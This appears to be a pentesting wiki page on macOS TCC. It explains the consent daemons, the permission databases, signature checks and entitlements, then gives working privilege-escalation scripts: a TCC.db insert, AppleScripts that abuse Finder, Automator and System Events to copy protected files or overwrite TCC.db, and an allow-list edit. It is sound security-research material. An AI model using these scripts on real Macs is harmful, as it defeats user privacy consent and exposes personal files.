
macOS TCC
Basic Information
TCC (Transparency, Consent, and Control) is a security protocol focusing on regulating application permissions. Its primary role is to safeguard sensitive features like location services, contacts, photos, microphone, camera, accessibility, and full disk access. By mandating explicit user consent before granting app access to these elements, TCC enhances privacy and user control over their data.
Users encounter TCC when applications request access to protected features. This is visible through a prompt that allows users to approve or deny access. Furthermore, TCC accommodates direct user actions, such as dragging and dropping files into an application, to grant access to specific files, ensuring that applications have access only to what is explicitly permitted.

TCC is handled by the daemon located in /System/Library/PrivateFrameworks/TCC.framework/Support/tccd and configured in /System/Library/LaunchDaemons/com.apple.tccd.system.plist (registering the mach service com.apple.tccd.system).
There is a user-mode tccd running per logged in user defined in /System/Library/LaunchAgents/com.apple.tccd.plist registering the mach services com.apple.tccd and com.apple.usernotifications.delegate.com.apple.tccd.
Here you can see the tccd running as system and as user:
ps -ef | grep tcc
    0   374     1   0 Thu07PM ??         2:01.66 /System/Library/PrivateFrameworks/TCC.framework/Support/tccd system
  501 63079     1   0  6:59PM ??         0:01.95 /System/Library/PrivateFrameworks/TCC.framework/Support/tccd
Permissions are inherited from the parent application and the permissions are tracked based on the Bundle ID and the Developer ID.
TCC Databases
The allowances/denies then stored in some TCC databases:
- The system-wide database in
/Library/Application Support/com.apple.TCC/TCC.db. - This database is SIP protected, so only a SIP bypass can write into it.
- The user TCC database
$HOME/Library/Application Support/com.apple.TCC/TCC.dbfor per-user preferences. - This database is protected so only processes with high TCC privileges like Full Disk Access can write to it (but i't not protected by SIP).
Warning
The previous databases are also TCC protected for read access. So you won't be able to read your regular user TCC database unless it's from a TCC privileged process.
However, remember that a process with these high privileges (like FDA or kTCCServiceEndpointSecurityClient) will be able to write the users TCC database
- There is a third TCC database in
/var/db/locationd/clients.plistto indicate clients allowed to access location services. - The SIP protected file
/Users/carlospolop/Downloads/REG.db(also protected from read access with TCC), contains the location of all the valid TCC databases. - The SIP protected file
/Users/carlospolop/Downloads/MDMOverrides.plist(also protected from read access with TCC), contains more TCC granted permissions. - The SIP protected file
/Library/Apple/Library/Bundles/TCC_Compatibility.bundle/Contents/Resources/AllowApplicationsList.plist(bu readable by anyone) is an allow list of applications that require a TCC exception.
Tip
The TCC database in iOS is in /private/var/mobile/Library/TCC/TCC.db
Tip
The notification center UI can make changes in the system TCC database:
codesign -dv --entitlements :- /System/Library/PrivateFrameworks/TCC.framework/> Support/tccd
[..]
com.apple.private.tcc.manager
com.apple.rootless.storage.TCC
However, users can delete or query rules with the tccutil command line utility.
Query the databases
sqlite3 ~/Library/Application\ Support/com.apple.TCC/TCC.db
sqlite> .schema
# Tables: admin, policies, active_policy, access, access_overrides, expired, active_policy_id
# The table access contains the permissions per services
sqlite> select service, client, auth_value, auth_reason from access;
kTCCServiceLiverpool|com.apple.syncdefaultsd|2|4
kTCCServiceSystemPolicyDownloadsFolder|com.tinyspeck.slackmacgap|2|2
kTCCServiceMicrophone|us.zoom.xos|2|2
[...]

# Check user approved permissions for telegram
sqlite> select * from access where client LIKE "%telegram%" and auth_value=2;
# Check user denied permissions for telegram
sqlite> select * from access where client LIKE "%telegram%" and auth_value=0;
sqlite3 /Library/Application\ Support/com.apple.TCC/TCC.db
sqlite> .schema
# Tables: admin, policies, active_policy, access, access_overrides, expired, active_policy_id
# The table access contains the permissions per services
sqlite> select service, client, auth_value, auth_reason from access;
kTCCServiceLiverpool|com.apple.syncdefaultsd|2|4
kTCCServiceSystemPolicyDownloadsFolder|com.tinyspeck.slackmacgap|2|2
kTCCServiceMicrophone|us.zoom.xos|2|2
[...]

# Get all FDA
sqlite> select service, client, auth_value, auth_reason from access where service = "kTCCServiceSystemPolicyAllFiles" and auth_value=2;

# Check user approved permissions for telegram
sqlite> select * from access where client LIKE "%telegram%" and auth_value=2;
# Check user denied permissions for telegram
sqlite> select * from access where client LIKE "%telegram%" and auth_value=0;
Tip
Checking both databases you can check the permissions an app has allowed, has forbidden, or doesn't have (it will ask for it).
- The
serviceis the TCC permission string representation - The
clientis the bundle ID or path to binary with the permissions - The
client_typeindicates whether it’s a Bundle Identifier(0) or an absolute path(1)
How to execute if it's an absolute path
Just do **`launctl load you_bin.plist`**, with a plist like:<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<!-- Label for the job -->
<key>Label</key>
<string>com.example.yourbinary</string>
<!-- The path to the executable -->
<key>Program</key>
<string>/path/to/binary</string>
<!-- Arguments to pass to the executable (if any) -->
<key>ProgramArguments</key>
<array>
<string>arg1</string>
<string>arg2</string>
</array>
<!-- Run at load -->
<key>RunAtLoad</key>
<true/>
<!-- Keep the job alive, restart if necessary -->
<key>KeepAlive</key>
<true/>
<!-- Standard output and error paths (optional) -->
<key>StandardOutPath</key>
<string>/tmp/YourBinary.stdout</string>
<key>StandardErrorPath</key>
<string>/tmp/YourBinary.stderr</string>
</dict>
</plist>
- The
auth_valuecan have different values: denied(0), unknown(1), allowed(2), or limited(3). - The
auth_reasoncan take the following values: Error(1), User Consent(2), User Set(3), System Set(4), Service Policy(5), MDM Policy(6), Override Policy(7), Missing usage string(8), Prompt Timeout(9), Preflight Unknown(10), Entitled(11), App Type Policy(12) - The csreq field is there to indicate how to verify the binary to execute and grant the TCC permissions:
# Query to get cserq in printable hex
select service, client, hex(csreq) from access where auth_value=2;

# To decode it (https://stackoverflow.com/questions/52706542/how-to-get-csreq-of-macos-application-on-command-line):
BLOB="FADE0C000000003000000001000000060000000200000012636F6D2E6170706C652E5465726D696E616C000000000003"
echo "$BLOB" | xxd -r -p > terminal-csreq.bin
csreq -r- -t < terminal-csreq.bin

# To create a new one (https://stackoverflow.com/questions/52706542/how-to-get-csreq-of-macos-application-on-command-line):
REQ_STR=$(codesign -d -r- /Applications/Utilities/Terminal.app/ 2>&1 | awk -F ' => ' '/designated/{print $2}')
echo "$REQ_STR" | csreq -r- -b /tmp/csreq.bin
REQ_HEX=$(xxd -p /tmp/csreq.bin  | tr -d '\n')
echo "X'$REQ_HEX'"
- For more information about the other fields of the table check this blog post.
You could also check already given permissions to apps in System Preferences --> Security & Privacy --> Privacy --> Files and Folders.
Tip
Users can delete or query rules using tccutil .
Reset TCC permissions
# You can reset all the permissions given to an application with
tccutil reset All app.some.id

# Reset the permissions granted to all apps
tccutil reset All
TCC Signature Checks
The TCC database stores the Bundle ID of the application, but it also stores information about the signature to make sure the App asking to use the a permission is the correct one.
# From sqlite
sqlite> select service, client, hex(csreq) from access where auth_value=2;
#Get csreq

# From bash
echo FADE0C00000000CC000000010000000600000007000000060000000F0000000E000000000000000A2A864886F763640601090000000000000000000600000006000000060000000F0000000E000000010000000A2A864886F763640602060000000000000000000E000000000000000A2A864886F7636406010D0000000000000000000B000000000000000A7375626A6563742E4F550000000000010000000A364E33385657533542580000000000020000001572752E6B656570636F6465722E54656C656772616D000000 | xxd -r -p - > /tmp/telegram_csreq.bin
## Get signature checks
csreq -t -r /tmp/telegram_csreq.bin
(anchor apple generic and certificate leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or anchor apple generic and certificate 1[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and certificate leaf[subject.OU] = "6N38VWS5BX") and identifier "ru.keepcoder.Telegram"
Warning
Therefore, other applications using the same name and bundle ID won't be able to access granted permissions given to other apps.
Entitlements & TCC Permissions
Apps don't only need to request and have been granted access to some resources, they also need to have the relevant entitlements.\
For example Telegram has the entitlement com.apple.security.device.camera to request access to the camera. An app that doesn't have this entitlement won't be able to access the camera (and the user won't even be asked for the permissions).
Note that entitlements are plist files and are part of code sig, further hashed in code sig by special slots and may be either queried in kernel by kernel code or by user model code using csops(#169) or csops_audittoken(#170).
However, for apps to access to certain user folders, such as ~/Desktop, ~/Downloads and ~/Documents, they don't need to have any specific entitlements. The system will transparently handle access and prompt the user as needed.
Apple's apps won’t generate prompts. They contain pre-granted rights in their entitlements list, meaning they will never generate a popup, nor they will show up in any of the TCC databases. For example:
codesign -dv --entitlements :- /System/Applications/Calendar.app
[...]
<key>com.apple.private.tcc.allow</key>
<array>
    <string>kTCCServiceReminders</string>
    <string>kTCCServiceCalendar</string>
    <string>kTCCServiceAddressBook</string>
</array>
This will avoid Calendar ask the user to access reminders, calendar and the address book.
Tip
Apart from some official documentation about entitlements it's also possible to find unofficial interesting information about entitlements in https://newosxbook.com/ent.jl
Some TCC permissions are: kTCCServiceAppleEvents, kTCCServiceCalendar, kTCCServicePhotos... There is no public list that defines all of them but you can check this list of known ones.
Sensitive unprotected places
- $HOME (itself)
- $HOME/.ssh, $HOME/.aws, etc
- /tmp
User Intent / com.apple.macl
As mentioned previously, it is possible to grant access to an App to a file by dragging\&dropping it to it. This access won't be specified in any TCC database but as an extended attribute of the file. This attribute will store the UUID of the allowed app:
xattr Desktop/private.txt
com.apple.macl

# Check extra access to the file
## Script from https://gist.githubusercontent.com/brunerd/8bbf9ba66b2a7787e1a6658816f3ad3b/raw/34cabe2751fb487dc7c3de544d1eb4be04701ac5/maclTrack.command
macl_read Desktop/private.txt
Filename,Header,App UUID
"Desktop/private.txt",0300,769FD8F1-90E0-3206-808C-A8947BEBD6C3

# Get the UUID of the app
otool -l /System/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal| grep uuid
    uuid 769FD8F1-90E0-3206-808C-A8947BEBD6C3
Tip
It's curious that the com.apple.macl attribute is managed by the Sandbox, not tccd.
Also note that if you move a file that allows the UUID of an app in your computer to a different computer, because the same app will have different UIDs, it won't grant access to that app.
The extended attribute com.apple.macl can’t be cleared like other extended attributes because it’s protected by SIP. However, as explained in this post, it's possible to disable it zipping the file, deleting it and unzipping it.
XNU Responsible Process Mechanism
In macOS/iOS, the responsible process mechanism is a critical security feature used by the TCC (Transparency, Consent, and Control) framework and other security systems to track which process is ultimately responsible for an action, even through chains of child processes.
When TCC checks permissions (e.g., camera, microphone, location), it doesn't always check the immediate process making the request. Instead, it checks the responsible process - typically the GUI application that initiated the action, even if the actual request comes from a helper process or daemon.
How Responsible Process is Set
### Process Structure Fields Each process in XNU maintains two key UUID identifiers:// From bsd/sys/proc_internal.h
struct proc {
// ...
pid_t p_responsible_pid; // PID of the responsible process
uint8_t p_uuid[16]; // UUID from LC_UUID load command (self)
uint8_t p_responsible_uuid[16]; // UUID of pid responsible for this process
// ...
};
// In fork1_internal() - called during all process creation
proc_set_responsible_pid(child_proc, parent_proc->p_responsible_pid);
void
proc_set_responsible_pid(proc_t target_proc, pid_t responsible_pid)
{
    target_proc->p_responsible_pid = responsible_pid;

    if (responsible_pid >= 0) {
        proc_t responsible_proc = proc_find(responsible_pid);
        if (responsible_proc != PROC_NULL) {
            // Copy the responsible process's UUID for persistent identification
            proc_getexecutableuuid(responsible_proc,
                target_proc->p_responsible_uuid,
                sizeof(target_proc->p_responsible_uuid));
            proc_rele(responsible_proc);
        }
    }
    return;
}
┌─────────────────────────────────────────────────────────────┐
│ Parent Process (e.g., Safari)                               │
│ p_uuid: A155B8BB-7F2C-3EBA-AE7D-60A1F2CDEF81              │
│ p_responsible_pid: 1234 (points to itself)                 │
│ p_responsible_uuid: A155B8BB-7F2C-3EBA-AE7D-60A1F2CDEF81  │
└─────────────────────┬───────────────────────────────────────┘
                      │
                      │ fork() / posix_spawn()
                      ▼
         ┌────────────────────────────┐
         │ kern_fork.c:fork1_internal │
         │                            │
         │ proc_set_responsible_pid(  │
         │   child_proc,              │
         │   parent->p_responsible_pid│
         │ );                         │
         └────────────┬───────────────┘
                      │
                      ▼
         ┌────────────────────────────┐
         │ proc_set_responsible_pid() │
         │                            │
         │ 1. Set p_responsible_pid   │
         │ 2. Find responsible proc   │
         │ 3. Copy UUID               │
         │ 4. Release reference       │
         └────────────┬───────────────┘
                      │
                      ▼
┌─────────────────────────────────────────────────────────────┐
│ Child Process (e.g., SafariHelper)                          │
│ p_uuid: B266C9DD-8E3F-4AAA-9F1E-71D2E3CDEF82              │
│ p_responsible_pid: 1234 (inherited from parent)            │
│ p_responsible_uuid: A155B8BB-7F2C-3EBA-AE7D-60A1F2CDEF81  │
│                     (copied from Safari)                    │
└─────────────────────────────────────────────────────────────┘
ld -o myapp myapp.o# When linking, the linker (ld) generates a unique UUID
$ ld -o myapp myapp.o
# Embedded in the Mach-O binary as LC_UUID load command
static load_return_t
load_uuid(struct uuid_command *uulp, char *command_end, load_result_t *result)
{
    if ((uulp->cmdsize < sizeof(struct uuid_command)) ||
        (((char *)uulp + sizeof(struct uuid_command)) > command_end)) {
        return LOAD_BADMACHO;
    }

    // Extract UUID from LC_UUID load command
    memcpy(&result->uuid[0], &uulp->uuid[0], sizeof(result->uuid));
    return LOAD_SUCCESS;
}
// After loading the Mach-O binary during exec()
proc_setexecutableuuid(p, &load_result.uuid[0]);
void
proc_setexecutableuuid(proc_t p, const unsigned char *uuid)
{
    memcpy(p->p_uuid, uuid, sizeof(p->p_uuid));
}
TCC Privesc & Bypasses
Insert into TCC
If at some point you manage to get write access over a TCC database you can use something like the following to add an entry (remove the comments):
Insert into TCC example
INSERT INTO access (
    service,
    client,
    client_type,
    auth_value,
    auth_reason,
    auth_version,
    csreq,
    policy_id,
    indirect_object_identifier_type,
    indirect_object_identifier,
    indirect_object_code_identity,
    flags,
    last_modified,
    pid,
    pid_version,
    boot_uuid,
    last_reminded
) VALUES (
    'kTCCServiceSystemPolicyDesktopFolder', -- service
    'com.googlecode.iterm2', -- client
    0, -- client_type (0 - bundle id)
    2, -- auth_value  (2 - allowed)
    3, -- auth_reason (3 - "User Set")
    1, -- auth_version (always 1)
    X'FADE0C00000000C40000000100000006000000060000000F0000000200000015636F6D2E676F6F676C65636F64652E697465726D32000000000000070000000E000000000000000A2A864886F7636406010900000000000000000006000000060000000E000000010000000A2A864886F763640602060000000000000000000E000000000000000A2A864886F7636406010D0000000000000000000B000000000000000A7375626A6563742E4F550000000000010000000A483756375859565137440000', -- csreq is a BLOB, set to NULL for now
    NULL, -- policy_id
    NULL, -- indirect_object_identifier_type
    'UNUSED', -- indirect_object_identifier - default value
    NULL, -- indirect_object_code_identity
    0, -- flags
    strftime('%s', 'now'), -- last_modified with default current timestamp
    NULL, -- assuming pid is an integer and optional
    NULL, -- assuming pid_version is an integer and optional
    'UNUSED', -- default value for boot_uuid
    strftime('%s', 'now') -- last_reminded with default current timestamp
);
TCC Payloads
If you managed to get inside an app with some TCC permissions check the following page with TCC payloads to abuse them:
macos-tcc-payloads.md
Apple Events
Learn about Apple Events in:
macos-apple-events.md
Automation (Finder) to FDA*
The TCC name of the Automation permission is: kTCCServiceAppleEvents\
This specific TCC permission also indicates the application that can be managed inside the TCC database (so the permissions doesn't allow just to manage everything).
Finder is an application that always has FDA (even if it doesn't appear in the UI), so if you have Automation privileges over it, you can abuse its privileges to make it do some actions.\
In this case your app would need the permission kTCCServiceAppleEvents over com.apple.Finder.
# This AppleScript will copy the system TCC database into /tmp
osascript<<EOD
tell application "Finder"
    set homeFolder to path to home folder as string
    set sourceFile to (homeFolder & "Library:Application Support:com.apple.TCC:TCC.db") as alias
    set targetFolder to POSIX file "/tmp" as alias
    duplicate file sourceFile to targetFolder with replacing
end tell
EOD
osascript<<EOD
tell application "Finder"
    set sourceFile to POSIX file "/Library/Application Support/com.apple.TCC/TCC.db" as alias
    set targetFolder to POSIX file "/tmp" as alias
    duplicate file sourceFile to targetFolder with replacing
end tell
EOD
You could abuse this to write your own user TCC database.
Warning
With this permission you will be able to ask finder to access TCC restricted folders and give you the files, but afaik you won't be able to make Finder execute arbitrary code to fully abuse his FDA access.
Therefore, you won't be able to abuse the full FDA habilities.

This is the TCC prompt to get Automation privileges over Finder:
Caution
Note that because the Automator app has the TCC permission kTCCServiceAppleEvents, it can control any app, like Finder. So having the permission to control Automator you could also control the Finder with a code like the one below:
Get a shell inside Automator
osascript<<EOD
set theScript to "touch /tmp/something"

tell application "Automator"
   set actionID to Automator action id "com.apple.RunShellScript"
   tell (make new workflow)
      add actionID to it
      tell last Automator action
         set value of setting "inputMethod" to 1
         set value of setting "COMMAND_STRING" to theScript
      end tell
      execute it
   end tell
   activate
end tell
EOD
# Once inside the shell you can use the previous code to make Finder copy the TCC databases for example and not TCC prompt will appear
Same happens with Script Editor app, it can control Finder, but using an AppleScript you cannot force it to execute a script.
Automation (SE) to some TCC
System Events can create Folder Actions, and Folder actions can access some TCC folders (Desktop, Documents & Downloads), so a script like the following one can be used to abuse this behaviour:
# Create script to execute with the action
cat > "/tmp/script.js" <<EOD
var app = Application.currentApplication();
app.includeStandardAdditions = true;
app.doShellScript("cp -r $HOME/Desktop /tmp/desktop");
EOD

osacompile -l JavaScript -o "$HOME/Library/Scripts/Folder Action Scripts/script.scpt" "/tmp/script.js"

# Create folder action with System Events in "$HOME/Desktop"
osascript <<EOD
tell application "System Events"
    -- Ensure Folder Actions are enabled
    set folder actions enabled to true

    -- Define the path to the folder and the script
    set homeFolder to path to home folder as text
    set folderPath to homeFolder & "Desktop"
    set scriptPath to homeFolder & "Library:Scripts:Folder Action Scripts:script.scpt"

    -- Create or get the Folder Action for the Desktop
    if not (exists folder action folderPath) then
        make new folder action at end of folder actions with properties {name:folderPath, path:folderPath}
    end if
    set myFolderAction to folder action folderPath

    -- Attach the script to the Folder Action
    if not (exists script scriptPath of myFolderAction) then
        make new script at end of scripts of myFolderAction with properties {name:scriptPath, path:scriptPath}
    end if

    -- Enable the Folder Action and the script
    enable myFolderAction
end tell
EOD

# File operations in the folder should trigger the Folder Action
touch "$HOME/Desktop/file"
rm "$HOME/Desktop/file"
Automation (SE) + Accessibility (kTCCServicePostEvent|kTCCServiceAccessibility) to FDA*
Automation on System Events + Accessibility (kTCCServicePostEvent) allows to send keystrokes to processes. This way you could abuse Finder to change the users TCC.db or to give FDA to an arbitrary app (although password might be prompted for this).
Finder overwriting users TCC.db example:
-- store the TCC.db file to copy in /tmp
osascript <<EOF
tell application "System Events"
    -- Open Finder
    tell application "Finder" to activate

    -- Open the /tmp directory
    keystroke "g" using {command down, shift down}
    delay 1
    keystroke "/tmp"
    delay 1
    keystroke return
    delay 1

    -- Select and copy the file
    keystroke "TCC.db"
    delay 1
    keystroke "c" using {command down}
    delay 1

    -- Resolve $HOME environment variable
    set homePath to system attribute "HOME"

    -- Navigate to the Desktop directory under $HOME
    keystroke "g" using {command down, shift down}
    delay 1
    keystroke homePath & "/Library/Application Support/com.apple.TCC"
    delay 1
    keystroke return
    delay 1

    -- Check if the file exists in the destination and delete if it does (need to send keystorke code: https://macbiblioblog.blogspot.com/2014/12/key-codes-for-function-and-special-keys.html)
    keystroke "TCC.db"
    delay 1
    keystroke return
    delay 1
    key code 51 using {command down}
    delay 1

    -- Paste the file
    keystroke "v" using {command down}
end tell
EOF
kTCCServiceAccessibility to FDA*
Check this page for some payloads to abuse the Accessibility permissions to privesc to FDA* or run a keylogger for example.
Endpoint Security Client to FDA
If you have kTCCServiceEndpointSecurityClient, you have FDA. End.
System Policy SysAdmin File to FDA
kTCCServiceSystemPolicySysAdminFiles allows to change the NFSHomeDirectory attribute of a user that changes his home folder and therefore allows to bypass TCC.
User TCC DB to FDA
Obtaining write permissions over the user TCC database you can't grant yourself FDA permissions, only the one that lives in the system database can grant that.
But you can can give yourself Automation rights to Finder, and abuse the previous technique to escalate to FDA*.
FDA to TCC permissions
Full Disk Access is TCC name is kTCCServiceSystemPolicyAllFiles
I don't think this is a real privesc, but just in case you find it useful: If you control a program with FDA you can modify the users TCC database and give yourself any access. This can be useful as a persistence technique in case you might lose your FDA permissions.
SIP Bypass to TCC Bypass
The system TCC database is protected by SIP, that's why only processes with the indicated entitlements are going to be able to modify it. Therefore, if an attacker finds a SIP bypass over a file (be able to modify a file restricted by SIP), he will be able to:
- Remove the protection of a TCC database, and give himself all TCC permissions. He could abuse any of these files for example:
- The TCC systems database
- REG.db
- MDMOverrides.plist
However, there is another option to abuse this SIP bypass to bypass TCC, the file /Library/Apple/Library/Bundles/TCC_Compatibility.bundle/Contents/Resources/AllowApplicationsList.plist is an allow list of applications that require a TCC exception. Therefore, if an attacker can remove the SIP protection from this file and add his own application the application will be able to bypass TCC.\
For example to add terminal:
# Get needed info
codesign -d -r- /System/Applications/Utilities/Terminal.app
AllowApplicationsList.plist:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Services</key>
<dict>
<key>SystemPolicyAllFiles</key>
<array>
<dict>
<key>CodeRequirement</key>
<string>identifier "com.apple.Terminal" and anchor apple</string>
<key>IdentifierType</key>
<string>bundleID</string>
<key>Identifier</key>
<string>com.apple.Terminal</string>
</dict>
</array>
</dict>
</dict>
</plist>
TCC Bypasses
macos-tcc-bypasses/
References
- https://www.rainforestqa.com/blog/macos-tcc-db-deep-dive
- https://gist.githubusercontent.com/brunerd/8bbf9ba66b2a7787e1a6658816f3ad3b/raw/34cabe2751fb487dc7c3de544d1eb4be04701ac5/maclTrack.command
- https://www.brunerd.com/blog/2020/01/07/track-and-tackle-com-apple-macl/
- https://www.sentinelone.com/labs/bypassing-macos-tcc-user-privacy-protections-by-accident-and-design/